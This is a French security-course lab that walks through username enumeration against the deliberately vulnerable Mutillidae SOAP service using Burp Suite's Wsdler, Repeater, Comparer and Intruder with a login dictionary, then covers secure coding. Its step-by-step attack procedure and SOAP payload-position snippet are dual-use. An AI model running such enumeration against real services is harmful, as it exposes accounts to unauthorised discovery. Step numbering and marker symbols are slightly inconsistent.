3. **un vol de session** à l'aide d'un cookie d'identification prévisible afin de s'identifier à l'aide du compte d'un autre utilisateur sans connaître son login et son mot de passe.

Ces trois défis peuvent être réalisés de manière indépendante. Chaque défi est associé à un dossier documentaire (document suivant).

Pour rappel, l'environnement de travail est le suivant :



Le serveur Mutillidae propose un site web conçu pour identifier et tester les failles de sécurité identifiées par l'OWASP. Il est possible pour chacune d'entre elles, de définir le niveau de sécurité appliqué.

Notre démarche consistera, pour les failles de type A2 d'OWASP :

- à partir de la version non sécurisée de la page concernée et à mettre en évidence la faille de sécurité.
- nous constaterons ensuite que dans la version sécurisée de cette page fournie par Mutillidae, l'attaque n'est plus possible.
- l'étude des mécanismes de sécurisation utilisés, donc du code de la page associée, permettra de dégager des bonnes pratiques de programmation.

Quant à la machine attaquante, elle comprend un navigateur ainsi que le proxy BurpSuite qui permet d'intercepter les requêtes avant de les envoyer au serveur.

2. Exercice : Premier défi : L'énumération des logins

Objectif

L'objectif est d'obtenir une liste de logins valides testés à l'aide d'un dictionnaire. Lorsque le développeur indique la raison d'un échec d'authentification (login incorrect), un attaquant peut profiter de ces messages d'échec afin de tester des listes de login en comparant les réponses obtenues entre un succès et un échec d'authentification.

L'énumération des logins est envisageable, quel que soit le type d'interaction entre les clients et le serveur : nous aurions pu appliquer la démarche décrite plus bas pour une authentification "classique" basée sur des pages HTML/PHP ; nous avons choisi de travailler sur une authentification passant par un service web basé sur un protocole de communication de type SOAP.

Les services web sont de plus en plus utilisés. Ils facilitent la communication entre applications hétérogènes : ils servent beaucoup pour interconnecter les systèmes d'informations ; on les retrouve aussi dans les services mis à disposition par un cloud.

Mutillidae permet d'aborder un certain nombre de problèmes de sécurité posés par ces services web : l'énumération des logins est donc le premier que nous rencontrerons.

Pour aller plus loin sur les services web :

OWASP propose une page dédiée aux services web et aux problèmes de sécurités associés : https://owasp.org/www-project-web-security-testing-guide/latest/[1].

[1] OWASP Web Security Testing Guide - Latest

Oenclassroom : https://openclassrooms.com/fr/courses/6031886-debutez-avec-les-api-rest[1]

A vous de jouer

Les questions suivantes peuvent être traitées en suivant les étapes décrites dans le dossier documentaire n°1 (à la suite, énumération des logins).

Travail à faire 1 : Énumération des logins en mode non sécurisé.

Le but de cette première série de questions est d'étudier le comportement de l'application en mode non sécurisé afin de lancer l'attaque visant à énumérer des logins valides.

Question 1

1. Commencer par installer l'extension Wsdler en réalisant les manipulations décrites dans l'étape n°1. Puis, positionner le niveau de sécurité à 0.

Question 2

2. Tester un exemple de requête et de réponse à l'aide d'un login non valide en réalisant les manipulations décrites dans l'étape n°2 (parse de la page wsdl, envoi au répéteur, génération de la réponse et envoi au comparateur).

Question 3

3. Tester un exemple de requête et de réponse à l'aide d'un login valide en réalisant les manipulations décrites dans l'étape n°3 (parse de la page wsdl, envoi au répéteur, modification avec un login valide, génération de la réponse et envoi au comparateur).

Question 4

4. Créer un dictionnaire de login sur votre machine cliente. Pour cela, ouvrir un éditeur de texte et saisir des logins les uns en dessous des autres et enregistrer votre fichier.

Question 5

5. Lancer l'énumération et relever les logins valides en réalisant les manipulations décrites dans l'étape n°4.

Question 6

6. A l'aide du comparateur, expliquer quelles sont les lignes de la réponse sur lesquelles l'attaquant a pu s'appuyer pour lancer l'attaque ?

Travail à faire 2 : Énumération des logins en mode sécurisé et analyse du code source

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre l'encodage mis en place.

Question 7

1. Fermer puis relancer BurpSuite. Positionner le niveau de sécurité à 5 et relancer l'attaque en suivant les étapes 2 à 4.

Question 8

2. Les informations affichées par le comparateur sont-elles exploitables pour tenter une énumération ?

Question 9

3. Chercher dans le code source de la page *ws-user-account.php* (située dans */var/www/html/mutillidae/webservices/soap/*) le codage mis en place permettant d'obtenir un encodage sécurisé. Expliquer le rôle de l'instruction *EncodeforHTML*.

[1] Openclasseroom - Débutez avec les API REST

Les bonnes pratiques de codage permettant de limiter ou d'éviter ce type d'attaque sont les suivantes :

- ne pas indiquer la cause d'un échec d'authentification mais se limiter à un affichage indiquant l'échec d'authentification sans donner plus de détails (login incorrect ou mot de passe incorrect) ;
- encoder les messages de sortie pour éviter qu'un attaquant puisse les exploiter.

Dossier documentaire - Enumération des logins

La démarche permettant de réaliser l'attaque est la suivante :

1. Dans un premier temps, l'attaquant va observer le code renvoyé par le serveur suite à un échec d'authentification.
2. L'étape précédente est répétée avec un login existant : pour cela, il peut utiliser son propre compte standard ;
3. L'attaquant peut alors comparer les différences sur les codes de retour obtenus afin de relever un extrait pertinent qu'il pourra exploiter comme filtre pour réaliser son attaque ;
4. Enfin, il ne reste plus qu'à utiliser un dictionnaire comportant des logins à tester en utilisant le filtre précédemment repéré. L'ensemble des logins valides obtenus correspond au résultat de notre énumération.


Étape n°0 (préalable) : Installation de l'extension Wsdler

Dans un premier temps, il faut enrichir BurpSuite d'une extension nommée Wsdler.

Cette extension intercepte les requêtes WSDL et les opérations associées au service web cible. Il est alors possible de générer des requêtes SOAP qui pourront être envoyées au service web.


L'extension est décrite plus en détail par son développeur sur son site : https://blog.netspi.com/hacking-web-services-with-burp/[1]

Pour commencer, lancer Burp Suite, aller dans l'onglet **Extender** puis dans **Bapp Store**. Sélectionner l'extension **Wsdler** et l'installer. Le bouton Installer est situé en bas de la fenêtre de droite.



[1] NETSPI - Hacking Web Services with Burp


Une fois l'installation terminée, vérifier que l'extension s'affiche dans l'onglet Extensions.




Étape n°1 : Test d'une requête et d'une réponse sur un login inexistant

Positionner le proxy à intercept off puis ouvrir la page suivante :


OWASP 2017 => A2 : Broken Authentication and Session Management => Username Enumeration => Lookup User (SOAP Web Service).




Positionner le proxy à intercept on, puis cliquer, dans le navigateur, sur le lien View the WSDL.



Faire un clic droit à l'intérieur de cette fenêtre de capture (Raw) en positionnant la souris dans la partie en fond blanc et cliquer sur Parse WSDL.




Vérifier que l'onglet Wsdler de BurpSuite s'enrichit des opérations suivantes :



Pour notre objectif d'énumération, c'est l'opération **getUser** qui nous intéresse. Cliquer sur getUser et observer le code de la requête et plus particulièrement le contenu de la balise **username**.

Cette balise contient une valeur par défaut correspondant à un login qui n'existe pas dans la liste des logins valides des comptes déjà existants (« gero et », voir ligne 19).

Cette requête est donc idéale pour tester le comportement de notre application sur un login inexistant.




Faire un clic droit dans la fenêtre correspondant à la requête associée à un login inexistant (Raw) et cliquer sur **Send to Repeater**.

L'onglet Repeater de Burp Suite ajoute un premier sous onglet correspondant à notre requête.

Dans cet onglet, la partie **Request** correspond à la requête traitée et l'onglet Raw indique le flux capturé suite à cette requête.


Cliquer sur le bouton **Send** pour observer la réponse correspondante.

Observez le code de la réponse et plus particulièrement la phrase indiquant que l'utilisateur (login) n'existe pas (User gero et does not exist, en face de la ligne 12 de la requête).



Faire un clic droit dans la fenêtre de la réponse (fenêtre de droite et cliquer sur Send to Comparer.

L'onglet Comparer de BurpSuite s'enrichit de notre première réponse correspondant à un login inexistant.




Étape n°2 : Test d'une requête et d'une réponse sur un login existant

Préalable : créer un nouvel utilisateur sous Mutillidae nommé utilisateur1 en lui affectant un mot de passe. Pour cela, cliquer sur le lien « *Please register here* » dans la page d'authentification. Pour les besoins du TP, créer aussi un autre utilisateur nommé utilisateur2.

Reproduire ensuite l'ensemble des manipulations de l'étape n°2 avec un login existant. Pour cela, positionner le proxy à *intercept off* puis ouvrir la page suivante :

OWASP 2017 => A2 : Broken Authentication and Session Management => Username Enumeration => Lookup User (SOAP Web Service).




Positionner ensuite le proxy à intercept on, puis cliquer sur le lien View the WSDL.

Astuce : J'ai utilisé un autre navigateur (sans proxy) afin de créer les 2 comptes demandés.

Comme précédemment, faire un clic droit dans la fenêtre de capture du proxy et cliquer sur Parse WSDL. Puis, dans l'onglet Wsdler de BurpSuite, cliquer sur getUser et envoyer la requête au répéteur (Send to Repeater) par un clic droit.

Le répéteur de BurpSuite offre maintenant un deuxième onglet correspondant à notre nouvelle requête. C'est à ce moment là qu'il faut remplacer la valeur *« gero et »* par un login valide (*utilisateur1* dans la capture d'écran ci-dessous).

Il faut alors cliquer sur le bouton **Send** pour obtenir la réponse correspondant à un login valide. On observe la chaîne de caractère Results for. On peut alors envoyer la réponse au comparateur (Send to the Comparer) par un clic droit.




L'onglet Comparer de BurpSuite permet alors de comparer les réponses obtenues entre un login valide et un login inexistant. En cliquant sur le bouton Words, on peut observer les différences.

La fenêtre de gauche correspond à la réponse obtenue en cas de login inexistant. Celle de droite en cas de login existant.

Étape n°3 : Énumération des logins

Revenir dans l'onglet Repeater de BurpSuite et dans la fenêtre de réponse (fenêtre de droite) correspondant au test sur un *login correct*, faire un clic droit et cliquer sur **Send to Intruder**.

Aller ensuite dans l'onglet **Intruder** de Burp Suite, et cliquer sur l'onglet **Positions** puis sur le bouton **Clear**.



On peut vérifier sur cet écran, en ligne 19, que c'est bien l'utilisateur1 qui se trouve dans la réponse.

Toujours dans cette fenêtre, il faut sélectionner avec un double clic de souris la valeur correspondant au login (*utilisateur1* dans cette capture d'écran) et cliquer sur le bouton **Add**. Nous travaillerons donc avec une seule variable, d'où le mode **Sniper**. D'autres modes existent et permettent de travailler avec plusieurs variables.


```
17   <soapenv:Body>
18      <urn:getUser soapenv:encodingStyle="§http://schemas.xmlsoap.org/soap/encoding/§">
19         <username xsi:type="§xsd:string§">§§utilisateur1§§</username>
20      </urn:getUser>
```

On peut voir que la ligne 19 a été modifiée par l'insertion de « $ » autour du nom de l'utilisateur.

Une fois la valeur sélectionnée, Bupsuite testera en boucle différents logins en remplaçant la variable par les valeurs indiquées dans le dictionnaire.


Puis, cliquer sur l'onglet **Payloads** et charger un dictionnaire de login. Ce dictionnaire peut être créé à

l'aide d'un éditeur de texte comportant une liste de login. Il est possible d'ajouter des items directement dans l'application.



